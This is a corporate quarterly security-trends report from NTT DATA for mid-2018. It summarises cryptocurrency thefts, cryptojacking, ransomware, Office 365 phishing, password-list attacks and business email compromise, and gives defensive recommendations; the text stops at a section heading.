NTT DATA
Trusted Global Innovator

Quarterly Report on Global Security Trends (2Q/FY2018)

NTT DATA Corporation
NTTDATA-CERT, Information Security Office, Security Engineering Department

Table of Contents

1. Executive Summary

With regard to trends in global cyber attacks, attacks targeting cryptocurrencies and ransomware have continued to spread since the last quarter. Attacks targeting cryptocurrencies can be broadly divide into attacks that steal a large amount of cryptocurrencies from the exchange and methods that mine a small amount of cryptocurrencies on a broad scale. The level of security of cryptocurrency exchanges is low when compared to banks that handle legal currencies. Exchanges are expected to take measures against unauthorized access, including segregation of assets to a cold wallet[1] and introduction of multi-signature[2] technology, etc. Users are also expected to exercise due care such as using exchanges certified by public institutions and not to deposit an excessive amount of assets, etc.

Ransomware transformed from types that randomly spread infection such as WannaCry that drew attention in 2017 to those that use more advanced infection and spreading techniques. Cybercriminals tend to target certain companies and organizations that are likely to pay ransoms, attempting to cause ransomware infections. In order to protect assets from ransomware, it is important to ensure basic security measures are in place, including keeping OS and software up-to-date, introducing anti-virus software, and regularly taking backups, etc.

There have been password list attacks on multiple websites, causing damage such as leakage of personal information and fraudulent purchase of goods. Username and password pairs that had previously leaked to the Internet have been used. It seems likely that attacks attempting unauthorized access using the leaked list will continue for the time being. Moreover, as adoption of cloud services by companies becomes more prevalent, damage from phishing attacks that steal accounts for cloud services are increasing. It is therefore important to take measures to prevent unauthorized login, including not reusing passwords and using multi-factor authentication, etc.

[1] A wallet completely disconnected from the Internet. It can be used as a measure against unauthorized access from the Internet but with less convenience. The antonym is a hot wallet.

[2] Requiring electronic signatures by multiple private keys for cryptocurrency transactions. Distributed management of private keys improves security because cryptocurrencies cannot be sent even if an attacker obtains a private key.

2. Topics for 2Q/FY2018

2.1. Attacks targeting cryptocurrencies

2.1.1. Attacks targeting systems of cryptocurrency service providers

On September 14, unauthorized access was made to the hot wallet of the cryptocurrency exchange Zaif operated by Tech Bureau and approx. 7 billion yen worth of cryptocurrencies, including Bitcoin, were illegally sent outside [1] [2]. The Kinki Local Finance Bureau issued a business improvement order to Tech Bureau to investigate into the cause of the outflow and respond to damage caused to its customers [3].

In addition to this, there have been outflows of cryptocurrencies by unauthorized access in multiple cryptocurrency exchange services (see Table 2). According to a study by Group-IB, the total amount of damages that have been caused to exchanges since 2017 reached $882 million [4].

Table 1: List of attacks targeting systems of cryptocurrency service providers

Date	Outline of attack	Amount of damage
July 3	Unauthorized access was made to the cryptocurrency exchange Binance using a large number of API calls. As a result of the attack, the price of the cryptocurrency SYS rose sharply at one point [5].	None
July 9	Unauthorized access was made to the cryptocurrency exchange Bancor, resulting in outflow of $13.5 million worth of cryptocurrencies. The attacker exploited the wallet used for upgrading smart contracts [6].	$13.5 million
July 26	Unauthorized access was made to the ICO[3] platform KickICO, resulting in outflow of $7.7 million worth of KICK tokens. The attacker exploited the private key for developers to operate smart contracts for KICK token [7].	$7.7 million
Sep. 1	Unauthorized access was made to the cryptocurrency exchange service Monappy, resulting in outflow of 13 million yen worth of Monacoin cryptocurrencies (all the amount in the hot wallet). The attacker exploited a flaw in the gift code function that occurs under high-load conditions [8].	13 million yen

2.1.2. Attacks targeting cryptocurrencies of users of cryptocurrency services on websites

Users of cryptocurrency services log in to exchanges or online wallet website when making cryptocurrency transactions (purchasing or sending cryptocurrencies). Attackers deliver malware to user PCs to replace destination address with the attackers' accounts as shown in Table 2, or steal cryptocurrencies by establishing phishing sites, such as that of the online wallet Trezor as shown in Figure 1, to illegally obtain authentication information.

Table 2: List of attacks targeting cryptocurrencies of users of cryptocurrency services on websites

Date	Outline of attack	Damage
June 13	Qihoo 360 discovered malware that stole cryptocurrencies. This malware replaced Bitcoin addresses copied to users' clipboards with addresses owned by the attacker to send Bitcoins to the attacker's wallet. Over 300,000 PCs were found to be infected worldwide [9].	300,000 PCs
July 1	The online wallet service Trezor announced that it had detected phishing attacks (Figure 1) targeting users of the said service. These attacks used DNS poisoning and BGP hijacking to direct users to malicious websites [10] [11].	None

[3] A method of raising funds by issuing Initial Coin Offering cryptocurrencies.




Figure 1: Phishing site of Trezor [11]

2.1.3. Attacks targeting computing resources of computers

Cryptocurrencies, such as Bitcoin, etc., can be acquired through mining[4]. Attackers attempt to gain profits by delivering malware to a number of computers and using the malware to conduct large-scale mining. It is characterized by the fact that computers that do not directly use cryptocurrencies are also targeted.

Table 3: List of attacks targeting computing resources of computers

Date	Outline of attack	Number of units damaged
July 3	The security company Malwarebytes reported of an attack known as “drive-by mining” (Figure 2) which caused cryptocurrency mining to be conducted on the background when certain websites were accessed. It used a method of fraudulently embedding obfuscated codes with a shortcut link to Coinhive, a service to mine cryptocurrency, in websites, including CMS websites, etc. [12]	N.A.
July 26	The security company Kaspersky reported of the malware known as “PowerGhost” which mined cryptocurrencies. It was a type of malware that used PowerShell and spread using the attacking tool EternalBlue. PowerGhost infections were found mainly in India, Brazil, Colombia, and Turkey [13] [14]. (Figure 3)	N.A.
Aug. 14	The security company Symantec reported of an attack that exploited MikroTik routers to mine cryptocurrency. According to its investigation, 157,000 routers were infected worldwide. The attacker exploited the vulnerability CVE-2018-14847, which allowed bypassing router authentication, and displayed an error page embedded with a mining program to users accessed through infected routers to cause cryptocurrency mining [15] [16].	157,000 routers

[4] The act of solving mathematical problems to generate new blocks in the cryptocurrency network. Cryptocurrencies can be acquired as a reward for solving the problems.




Figure 2: Attack causing cryptocurrency mining by drive-by mining [12]




Figure 3: Regions infected by PowerGhost [14]

2.1.4. Mobile application measures, including mining processing, and regulations on criminal cryptocurrency transactions

In response to the problem that mining processing was included in mobile applications without permission, official application stores have been removing mobile applications with the mining function. In addition, when compared to legal currencies controlled by central banks, cryptocurrencies are highly anonymous and therefore difficult to trace when used in crimes. The government and industry associations have been discussing measures to improve transparency of cryptocurrency transactions.

Table 4: List of regulations on mining and cryptocurrencies

Date	Outline
July 30	Google followed Apple in prohibiting cryptocurrency mining in their mobile applications [17].
Aug. 29	The National Police Agency made a decision to introduce a system to effectively identify cryptocurrency transaction histories. The purpose was to make use of it in investigation of crimes involving cryptocurrencies by overviewing transaction flows [18].
Sep. 12	At the 5th meeting of the "Study Group on the Virtual Currency Exchange Services" held by the Financial Services Agency, the Japan Virtual Currency Exchange Association presented a proposal for self-regulation of cryptocurrency exchange business [19]. It included setting an upper limit on the leverage magnification factor and prohibiting anonymous currencies, etc. Members of the said Association consist of major domestic cryptocurrency business operators, including Money Partners and bitFlyer, etc.

2.2. Ransomware

The targets of cybercriminals are said to have shifted from obtaining ransoms using ransomware to obtaining cryptocurrencies. In terms of the number of cases and amount of damage, however, ransomware remains to be a significant threat. According to Trend Micro, the number of cases of ransomware detected in the first half of 2018 increased by 3% from the second half of 2017 to approx. 380,000 [20]. According to a study by the security company Sophos and Neutrino, the amount of damage caused by the ransomware SamSam during the period from January 2016 to July 2018 reached $5.9 million [21].

Wide-ranging ransomware infection routes include via emails and websites and direct delivery through network, etc. It is therefore important to take measures such as regularly taking backup of files and systems, keeping software up-to-date, and updating security software, etc. [22]

Table 5: List of damage caused by ransomware

Date	Outline	Amount of damage
July 5	Kaspersky discovered a malware that changed its behavior according to the environment. When the "Bitcoin" folder exists, it acted as ransomware and encrypted files; Otherwise it acted as a coin miner and mined cryptocurrencies [23].	-
July 25	The US site of the Chinese maritime shipping company COSCO was infected by ransomware. Ransomware infection affected internal email systems and telephone systems [24].	N.A.
Aug. 1	The city of Atlanta announced that the damage caused by the ransomware infection case that took place in the city in March was $17 million [25].	$17 million
Aug. 3	The Taiwanese semiconductor manufacturer TSMC (Taiwan Semiconductor Manufacturing Company) was infected with ransomware. The ransomware, a variant of WannaCry, infected to devices in the plant during software installation [26]. TSMC manufactures IC chips for iPhones. TSMC announced that delay in shipping and additional costs due to the ransomware infection would cause the impacts of a 3%-decrease in sales and a 1%-decrease in profits [27].	Impacts of a 3%-decrease in sales and a 1%-decrease in profits
Aug. 13	Kaspersky discovered a new variant of the ransomware KeyPass. It was characterized by the fact that the attacker could change the content of the threatening letter and encryption target files after the infection [28] (Figure 4).	-

July 9 Sep. 26	The ransomware GandCrab was updated to version 4 on July 9 and to version 5 on September 26. GandCrab is a Malware-as-a-Service (MaaS) platform introduced in January 2018 and has frequently been used because it is inexpensive. Version 4 adopted the Salsa20 stream encryption cipher as the encryption method and the encryption operation became faster than that based on RSA-2048 [29]. Version 5 was created to exploit the zero-day vulnerability CVE-2018-8440 in Windows Task Scheduler released in August [30]. (Figure 5)	-
Sep. 10	Trend Micro discovered the ransomware PyLocky designed to avoid detection by machine learning. Two types of installers (PyInstaller and Inno Setup Installer) were combined to make static analysis by security software difficult [31].	-




Figure 4: GUI screen of KeyPass [28]




Figure 5: Screen of GandCrab demanding ransom payment [32]

2.3. Attacks involving authentication information

2.3.1. Phishing attacks targeting Office 365

Phishing attacks stealing account information for cloud email services prevailed. The Microsoft Office 365 services was targeted in particular. According to a study by Trend Micro, nine cases of damage were found in educational institutions and companies in the first half of 2018 [33].

When compared to on-premise email servers within the company, the login screen for cloud services is exposed to the Internet and can be attacked by anyone. According to a study on European companies conducted by the security company Bitglass, the share of Office 365 in cloud services was 43% in 2016 and 65% in 2018 [34]. In addition, Microsoft is also expected to promote migration from on-premise to Office 365 [35]. As companies using Office 365 are increasing, Office 365 is becoming an attractive target for attackers.

Table 6: List of phishing attacks targeting Office 365

Date	Event	Number of cases of damage
June 27	In response to the leakage of approx. 12,000 personal information occurred in six national/public/private universities due to phishing emails, the Ministry of Education, Culture, Sports, Science and Technology alerted universities across the country to strengthen measures. Six universities that suffered damage were Yokohama City University, Shimane University, Toyama Prefectural University, Okinawa Prefectural College of Nursing, Hirosaki University, and Ritsumeikan University. All of them were using Office 365 [36].	12,000 personal information
Q2/FY2018	According to the report "Phishers' Favorites" by the security company Vade Secure, the most frequently targeted domain was Microsoft at 56.6% [37].	-
Aug. 16	The security company Avanan detected the phishing attack "PhishPoint" targeting Office 365 users. The attacker sent emails containing a link to a Share Point document to targets. The document contained a malicious URL disguised as a link to a OneDrive file (Figure 6). Clicking the URL would direct users to the fake Office 365 login screen (Figure 7) to steal their authentication information [38].	Estimated to have affected 10% of Office 365 users




Figure 6: Share Point file containing a malicious URL link [38]




Figure 7: Phishing site of Office 365 [38]

2.3.2. Leakage of authentication information

On September 7, the Nikkei Business reported that lists containing 1.6 billion email addresses and passwords of employees of Japanese companies had been leaked to the Internet [39]. The leaked authentication information was not directly leaked from the companies concerned nor was newly leaked, but was gathered from the authentication information leaked in the past, which was registered on external websites [40] [41].

2.3.3. Password list attacks

"Password list attacks" that use username and password pairs leaked to the Internet to attempt unauthorized logins were conducted against multiple websites in Japan. The leakage of 1.6 billion passwords might activate those kinds of attacks.

Table 7: List of password list attacks

Date	Outline	Number of cases of damage
July to Aug.	Unauthorized access was made to the Docomo Online Shop and iPhone X units were fraudulently purchased. The number of iPhone X units fraudulently purchased was estimated to be approx. 1,000 [42].	Approx. 1,000 units
Aug. 15	Unauthorized access was made to eoID, which is the account for using various services provided by K-Opticom, including eo and mineo, etc. Personal information of 7,131 customers might have been viewed [43].	7,131 personal information
Sep. 10	Unauthorized access was made to the "smartWAON Website" operated by Aeon Marketing, resulting in transfer of WAON points of 52 customers to other cards [44].	WAON points of 52 customers

2.3.4. Measures against password list attacks

- According to a study conducted by Trend Micro in 2017, 85.2% of users reused their passwords in multiple services [45]. Reusing the same password in multiple services allows unauthorized login to other services when a password for a service is leaked. Not reusing passwords and using different passwords for each service can limit damage when, by any chance, a password is leaked [46].

- Multi-factor authentication is an authentication method that combines at least two factors of authentication, namely biological information, knowledge information, and possession information. Using multi-factor authentication makes unauthorized login difficult when compared to password (knowledge information) only authentication [47]. The following combinations have been used.
  (Example 1) Password (knowledge information) and fingerprint (biological information)
  (Example 2) Password (knowledge information) and hardware token (possession information)

- Depending on the types of cloud services, an email is sent to the user to notify of his/her login. This enables early detection of successful unauthorized login attempts by the attacker. Additionally, some cloud services prevent unauthorized logins by requiring additional authentication (risk based authentication) a login attempt is made from locations or browsers that are different from those that are normally used.

2.4. Attacks using email

2.4.1. Business email compromise

Business email compromise (BEC) is a crime in which the attacker impersonates a relevant party and communicates with the company's staff through emails to deceive them to transfer money to the fake account prepared by the attacker. The cases have previously occurred mainly abroad (in English), but now business compromise emails are also being sent to Japan (in Japanese). Having the company's finance department understand fraud schemes and establishing a system for checking by multiple persons can reduce damage from compromise.

Table 8: List of damage from business email compromise

Date	Outline	Number of cases and amount of damage
July 12	According to the investigation by FBI, there had been 78,000 cases of BEC with damage of $12.5 billion for the period from October 2013 to May 2018 [48].	78,000 cases, $12.5 billion
Aug. 15	According to a questionnaire survey conducted by Trend Micro, 39% of companies had received fraud emails and 5% of companies had actually transferred money and suffered damage [49].	5% of companies actually transferred money
Aug. 27	IPA alerted that it had found a case of attack using Japanese [50].	-
Sep. 5	The security company Antuit announced that it had observed intelligence activities regarding fraud that had taken advantage of the Tokyo Olympic Games in 2020 [51].	-




Figure 8: Business email compromise using Japanese [50]

2.4.2. Extortion email with password

